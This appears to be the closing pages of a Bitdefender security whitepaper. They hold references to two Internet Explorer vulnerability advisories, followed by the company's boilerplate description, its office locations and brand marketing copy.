
5. CVE-2021-26411, Internet Explorer 0day Analysis
Feb 4, 2021 - ENKI Blog
https://enki.co.kr/blog/2021/02/04/ie_0day.html

6. CVE-2020-0674, Scripting Engine Memory Corruption Vulnerability
Feb 12, 2020 - Microsoft
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-0674

About Bitdefender

Bitdefender is a cybersecurity leader delivering best-in-class threat prevention, detection, and response solutions worldwide. Guardian over millions of consumer, business, and government environments, Bitdefender is one of the industry's most trusted experts for eliminating threats, protecting privacy and data, and enabling cyber resilience. With deep investments in research and development, Bitdefender Labs discovers over 400 new threats each minute and validates around 40 billion daily threat queries. The company has pioneered breakthrough innovations in antimalware, IoT security, behavioral analytics, and artificial intelligence, and its technology is licensed by more than 150 of the world's most recognized technology brands. Launched in 2001, Bitdefender has customers in 170+ countries with offices around the world.

For more information, visit https://www.bitdefender.com.



Bitdefender

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

Bitdefender-PH-Whitepaper-Raccoon-creat2053-en_EN
06/02/22,June 8, 2022 2:03 pm6/16/22